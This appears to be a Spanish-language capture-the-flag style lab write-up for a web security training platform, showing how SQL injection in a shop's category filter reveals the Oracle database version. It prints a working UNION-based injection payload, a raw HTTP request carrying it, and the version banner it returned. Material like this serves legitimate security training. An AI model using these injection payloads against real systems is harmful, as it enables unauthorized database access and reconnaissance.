


1 Lab SQL injection attack, querying the database type and version on Oracle

Sabemos que el sistema de filtros de categorías es vulnerable a inyecciones SQL, por lo que vamos a intentar encontrar que tipo de BD se está usando, además de su versión.

Para ello vamos a utilizar la siguiente sentencia:

```
' + UNION + SELECT + BANNER, + NULL + FROM + v$version --
```



```
Request
Pretty Raw Hex
1 GET /filter?category=
  Gifts' + UNION + SELECT + BANNER, + NULL + FROM + v$version -- | HTTP/2
2 Host:
  0acd006a0321cde380852b5900180020.web-security-academy.net
3 Cookie: session=EJxdDuWyGGx3aAYeJ5BTOZLmbNUuNSr2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0acd006a0321cde380852b5900180020.web-security-academy.
  net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
```

Con esta sentencia conseguimos que se nos muestre lo que estábamos buscando:

WE LIKE TO SHOP

Gifts' UNION SELECT BANNER, NULL FROM v\$version--

Back to lab home

Home

Make the database retrieve the strings:

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, Core 11.2.0.2.0 Production, V\$version Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Refine your search:

All

Gifts

Lifestyle

Pets

Tech gifts

Toys & Games

Back to lab description

>>